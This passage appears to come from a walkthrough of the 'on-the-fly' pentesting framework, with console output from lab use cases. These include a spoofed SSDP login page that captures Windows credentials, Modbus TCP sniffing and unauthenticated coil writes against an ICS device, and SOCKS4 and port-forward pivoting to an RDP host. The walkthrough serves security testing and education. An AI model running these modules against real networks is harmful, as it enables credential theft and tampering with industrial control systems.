

Not secure | beats.local:8008/templates/ssdp/login/
Login
Use your Windows account to connect with the device
Username
Password
Login

Figure 17: Fake service login

Below there is a screenshot of the credentials introduced in the previous step by the service user.




```
        xml location     : http://beats.local:8008/ssdp.xml
        Device name      : Apollo
        Device webpage   : http://beats.local:8008/templates/ssdp/login/
        Service Spoofed  : urn:schemas-upnp-org:device:Basic:1

This server will run in the background and requests will be printed until the job is killed

[+] Done!
on-the-fly[ssdp_fake]> 10.1.1.15 - - [18/Mar/2021 08:57:32] "GET /ssdp.xml HTTP/1.1" 200 -
10.1.1.15 - - [18/Mar/2021 08:57:32] "GET /ssdp.xml HTTP/1.1" 200 -
10.1.1.15 - - [18/Mar/2021 08:57:45] "GET /templates/ssdp/login/ HTTP/1.1" 200 -
10.1.1.15 - - [18/Mar/2021 08:57:50] "GET /templates/ssdp/login/login.css HTTP/1.1" 200 -
10.1.1.15 - - [18/Mar/2021 08:57:59] code 404, message File not found
10.1.1.15 - - [18/Mar/2021 08:57:59] "GET /favicon.ico HTTP/1.1" 404 -
10.1.1.15 - - [18/Mar/2021 08:58:15] "GET /templates/ssdp/login/index.html?username=User&password=PasswordT
est HTTP/1.1" 200 -
10.1.1.15 - - [18/Mar/2021 08:58:34] "GET /templates/ssdp/login/index.html?username=Test&password=12345 HTT
P/1.1" 200 -
10.1.1.15 - - [18/Mar/2021 08:58:34] "GET /ssdp.xml HTTP/1.1" 200 -
```

Figure 18: Acquiring credentials

c) Use case: ICS over ‘Spoofing”

The following scenario shows a man-in-the-middle attack in an ICS environment and the sniffing of data. A server and a client use the Modbus TCP protocol to communicate.


Firstly, one of the modules is used to place itself in the middle of communication. Subsequently, a Modbus sniffer is then used.



```
on-the-fly> load modules/sniffer/modbusSniffer
[+] Loading module ...
[+] Module loaded!
```

Figure 19: ' modbusSniffer' module loading


Several options are available in the module. The capability to display the filtered Modbus TCP traffic on the screen or dump it to a PCAP through the 'savePcap' attribute.



```
Options (Field = Value)
-----------------------
|_rport = 502 (Target Port)
|
|_interface = eth0 (Interface for sniffing)
|
|_output = decimal (Output info. type: Could be decimal, hex, bytes, all)
|
|_verbose = True (Display info or not (verbose mode) [True | False])
|
|_savePcap = False (Saves a .pcap file with the current sniff [True | False])
```

Figure 20: 'modbusSniffe'r module options


The following image shows the traffic obtained by the attack on the industrial control system or ICS.



```
NEW RESPONSE PACKET:
Origin IP Address: 192.168.1.88
Origin Port: 5020
Destination IP Address: 192.168.1.51
Destination Port: 55206

DECIMAL Values:

        Transaction ID: 16
        Protocol ID:    0
        MessageLength:  19
        Function Code:  3
        Function:       readMultipleHoldingRegister
        Data address for the first register requested:  4096
        Number of registers requested:  HEX: 140014001400       0010140014001400140014

NEW RESPONSE PACKET:
Origin IP Address: 192.168.1.88
Origin Port: 5020
Destination IP Address: 192.168.1.51
Destination Port: 55206

DECIMAL Values:

        Transaction ID: 16
        Protocol ID:    0
        MessageLength:  19
        Function Code:  3
        Function:       readMultipleHoldingRegister
        Data address for the first register requested:  4096
        Number of registers requested:  HEX: 140014001400       0010140014001400140014
```

Figure 21: Modbus TCP traffic capture

Once the values are obtained, a 'coil' writing can be carried out with the modules:




```
modules/spoof/modbus/readwrite_registers
modules/spoof/modbus/writeCoil
modules/spoof/modbus/writeMultpileCoils
modules/spoof/modbus/writeRegister
```

Figure 22: On-the-fly coil and record writing modules

d) Use case: Discovering ICS (and commands)


This use case illustrates different modules for discovery and banner grabbing of a listening device with Modbus TCP protocol. The configuration is as follows:



```
 Options (Field = Value)
 ─────────────────────────
 |_rhost = - (Target IP)
 |
 |_rport = 502 (Target Port)


on-the-fly[modbus_banner]> set rhost 192.168.1.88
rhost >> 192.168.1.88
on-the-fly[modbus_banner]> set rport 5020
rport >> 5020
on-the-fly[modbus_banner]> run
[+] Running module...
Common banner:
Vendor: IdeasLocas
productCode:    PM
majorMinorRevision:     2.3.0
vendorUrl:      http://aqueteModificoElPlc.com
productName:    Pymodbus Server - Ideas Locas
modelName:      Pymodbus Ideas Locas Modelo 1

on-the-fly[modbus_banner]> █
```

Figure 23: Discovering ModbusTCP


'on-the-fly' uses the pymodbus library to manage Modbus TCP protocol connections. In the following module a reading of coils from the server found above is made.



```
on-the-fly> load modules/modbus/readCoils
[+] Loading module...
[+] Module loaded!
on-the-fly[readCoils]> show

 Name
 ────
 |_Modbus Read Coils

 Description
 ───────────
 |_Read Coils at the specific register

 Author
 ──────
 |_Luis Eduardo Álvarez @luisedev

 Options (Field = Value)
 ─────────────────────────
 |_rport = 502 (Target Port)
 |
 |_rhost =  (Servers IP)
 |
 |_register = 1 (Register address value)
 |
 |_count = 1 (Number of coils to read)
 |
 |_unit = 1 (Slave UNIT)
 |
 |_verbose = False (Verbose mode)
```

Figure 24: Setup 'read_coils' module


The following screenshot shows a coil reading after running the module.



```
on-the-fly[readCoils]> run
[+] Running module ...
2021-03-17 11:51:24,640 MainThread      DEBUG    sync           :216      Connection to Modbus server established. Socket ('192.168.1.117', 60593)
2021-03-17 11:51:24,640 MainThread      DEBUG    transaction    :139      Current transaction state - IDLE
2021-03-17 11:51:24,640 MainThread      DEBUG    transaction    :144      Running transaction 1
2021-03-17 11:51:24,640 MainThread      DEBUG    transaction    :268      SEND: 0×0 0×1 0×0 0×0 0×0 0×6 0×1 0×1 0×0 0×1 0×0 0×1
2021-03-17 11:51:24,641 MainThread      DEBUG    sync           :76       New Transaction state 'SENDING'
2021-03-17 11:51:24,641 MainThread      DEBUG    transaction    :282      Changing transaction state from 'SENDING' to 'WAITING FOR REPLY'
2021-03-17 11:51:24,644 MainThread      DEBUG    transaction    :369      Changing transaction state from 'WAITING FOR REPLY' to 'PROCESSING REPLY'
2021-03-17 11:51:24,644 MainThread      DEBUG    transaction    :292      RECV: 0×0 0×1 0×0 0×0 0×0 0×4 0×1 0×1 0×1 0×0
2021-03-17 11:51:24,645 MainThread      DEBUG    socket_framer  :147      Processing: 0×0 0×1 0×0 0×0 0×0 0×4 0×1 0×1 0×1 0×0
2021-03-17 11:51:24,645 MainThread      DEBUG    factory        :266      Factory Response[ReadCoilsResponse: 1]
2021-03-17 11:51:24,645 MainThread      DEBUG    transaction    :448      Adding transaction 1
2021-03-17 11:51:24,645 MainThread      DEBUG    transaction    :459      Getting transaction 1
2021-03-17 11:51:24,645 MainThread      DEBUG    transaction    :221      Changing transaction state from 'PROCESSING REPLY' to 'TRANSACTION_COMPLETE'
[False, False, False, False, False, False, False, False]
```

Figure 25: Run and Reading using ‘read_coils’

After the non-authentication of Modbus TCP, it is possible to apply write modules available 'on-the-fly'. For example, the writeCoil module (among others) can be set up to modify values.



```
on-the-fly[writeCoil]> run
[+] Running module ...
2021-03-17 11:52:02,952 MainThread      DEBUG    sync           :216      Connection to Modbus server established. Socket ('192.168.1.117', 43451)
2021-03-17 11:52:02,952 MainThread      DEBUG    transaction    :139      Current transaction state - IDLE
2021-03-17 11:52:02,952 MainThread      DEBUG    transaction    :144      Running transaction 1
2021-03-17 11:52:02,952 MainThread      DEBUG    transaction    :268      SEND: 0×0 0×1 0×0 0×0 0×0 0×6 0×1 0×5 0×0 0×1 0×ff 0×0
2021-03-17 11:52:02,953 MainThread      DEBUG    sync           :76       New Transaction state 'SENDING'
2021-03-17 11:52:02,953 MainThread      DEBUG    transaction    :282      Changing transaction state from 'SENDING' to 'WAITING FOR REPLY'
2021-03-17 11:52:02,957 MainThread      DEBUG    transaction    :369      Changing transaction state from 'WAITING FOR REPLY' to 'PROCESSING REPLY'
2021-03-17 11:52:02,958 MainThread      DEBUG    transaction    :292      RECV: 0×0 0×1 0×0 0×0 0×0 0×6 0×1 0×5 0×0 0×1 0×ff 0×0
2021-03-17 11:52:02,958 MainThread      DEBUG    socket_framer  :147      Processing: 0×0 0×1 0×0 0×0 0×0 0×6 0×1 0×5 0×0 0×1 0×ff 0×0
2021-03-17 11:52:02,958 MainThread      DEBUG    factory        :266      Factory Response[WriteSingleCoilResponse: 5]
2021-03-17 11:52:02,958 MainThread      DEBUG    transaction    :448      Adding transaction 1
2021-03-17 11:52:02,958 MainThread      DEBUG    transaction    :459      Getting transaction 1
2021-03-17 11:52:02,958 MainThread      DEBUG    transaction    :221      Changing transaction state from 'PROCESSING REPLY' to 'TRANSACTION_COMPLETE'
WriteCoilResponse(1) ⇒ 1
on-the-fly[writeCoil]> back
on-the-fly> load modules/modbus/readCoils
[+] Loading module ...
[+] Module loaded!
on-the-fly[readCoils]> set rport 5020
rport >> 5020
on-the-fly[readCoils]> set rhost 192.168.1.88
rhost >> 192.168.1.88
on-the-fly[readCoils]> run
[+] Running module ...
[True, False, False, False, False, False, False, False]
on-the-fly[readCoils]> █
```

Figure 26: Run and Reading using ‘read_coils’


More details can be found in the videos available on the application's Github.

e) Use case: customized ‘Sniffing’ and PCAP (over ICS)

The sniff module enables sniffing of whatever passes through our network card. There are sniffer modules that provide particular cases, but this is the most user-customizable module. This is the generic sniffing module.


The module has several options:

- Specify the network interface.
- Indicate the filter to apply (if required) in BPF mode.
- The possibility to dump the capture in a PCAP.
- Display on-screen the connections passing through the network interface, besides storing them in a PCAP file.



```
on-the-fly[sniff]> show

 Name
 ----
 |_sniff

 Description
 -----------
 |_Custom sniffer

 Author
 ------
 |_@pablogonzalezpe

 Options (Field = Value)
 -----------------------
 |_interface = eth0 (Interface for sniffing)
 |
 |_[OPTIONAL] filter = None (Filter for sniffing (BPF mode))
 |
 |_savePcap = True (Save to PCAP File)
 |
 |_filename = on_the_fly.pcap (Filename PCAP)
 |
 |_verbose = False (Verbose or display info connections (IP and Ports))
 |
 |_showPayload = False (Show payload connections TCP/UDP)


on-the-fly[sniff]> 
```

Figure 27: 'sniff' module setup




```
on-the-fly[sniff]> set fil
filename    filter
on-the-fly[sniff]> set filter tcp port 80
filter >> tcp port 80
on-the-fly[sniff]> 
```

Figure 28: Custom filter configuration (BPF Filter)

f) Use case: pivoting through SOCKS4 and TCP forwarding


In this scenario, 'on-the-fly' will be set up to create a proxy SOCKS version 4. The proxy_socks4 module is used as show:



```
on-the-fly> load modules/pivot/proxy_socks4
[+] Loading module...
[+] Module loaded!
on-the-fly[proxy_socks4]> show

 Name
 ----
 |_Proxy SOCKS4

 Description
 -----------
 |_Proxy SOCKS4

 Author
 ------
 |_@pablogonzalezpe

 Options (Field = Value)
 -----------------------
 |_local_host = 0.0.0.0 (Interface. Local host to listen)
 |
 |_local_port = 1080 (Listen Port)
 |
 |_verbose = False (Verbose)


on-the-fly[proxy_socks4]> run
[+] Running module...
[+] Done!
on-the-fly[proxy_socks4]> 
```

Figure 29: ' proxy_socks4' configuration

Here we now have port 1080 of the machine where it is running 'on-the-fly' listening and acting as a SOCKS4 proxy.



Iniciar sesión en Windows
Microsoft Windows xp Professional
Copyright © 1985-2001 Microsoft Corporation
Microsoft
Nombre de usuario:
Contraseña:
Aceptar
Cancelar
Opciones >>

Nombre de usuario: root

```
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map es
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.56.109:3389-<><>-OK
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

Figure 30: Remote desktop connection to a Windows XP computer through SOCK4.


Another forwarding example is the port_forwarding module (using TCP only). Three required fields will be required: local_port, remote_host and remote_port.



```
on-the-fly[port_forwarding]> load modules/pivot/port_forwarding
[+] Loading module...
[+] Module loaded!
on-the-fly[port_forwarding]> show

 Name
 ----
 |_TCP Port Forwarding

 Description
 -----------
 |_Create a port forwarding rule

 Author
 ------
 |_@pablogonzalezpe

 Options (Field = Value)
 -----------------------
 |_local_host = 0.0.0.0 (Interface - A. Local host to listen)
 |
 |_[REQUIRED] local_port = None (Listen Port on interface A)
 |
 |_[REQUIRED] remote_host = None (Interface - B (Remote). Remote host to connect)
 |
 |_[REQUIRED] remote_port = None (Remote port to connect)
 |
 |_verbose = False (Verbose)
```

Figure 31: port_forwarding configuration

We target the port_forwarding to a Windows machine with a remote desktop. Now, the on-the-fly machine provides a port_forward to other machines that reach out to it on port 9000. These requests will be forwarded to the Windows machine (192.168.56.109) on port 3389. The 192.168.56.109 machine will receive the connection from the 'on-the-fly' machine but will not see how it creates the communication.




```
on-the-fly[port_forwarding]> set local_port 9000
local_port >> 9000
on-the-fly[port_forwarding]> set remote_host 192.168.56.109
remote_host >> 192.168.56.109
on-the-fly[port_forwarding]> set remote_port 3389
remote_port >> 3389
on-the-fly[port_forwarding]>
```

Figure 32: Mandatory setup parameters

g) Use case: IoT Discovering

The use of the SSDP and mDNS protocol for IoT devices is quite common. 'on-the-fly' has discovery modules for IoT, ICS & TI devices. The module: modules/Discovery/mdns_scan enables configuring device discovery, which is shown below:



```
on-the-fly[mdns_scan]> show

 Name
 ----
 |_MDNS Discovery

 Description
 -----------
 |_Discover MDNS services

 Author
 ------
 |_Luis Eduardo Álvarez @luisedev

 Options (Field = Value)
 -----------------------
 |_[REQUIRED] service = None (Target service or set to All to find all services)
 |
 |_time = 10 (Time to search (seconds))
```

Figure 33: 'mdns_scan' module configuration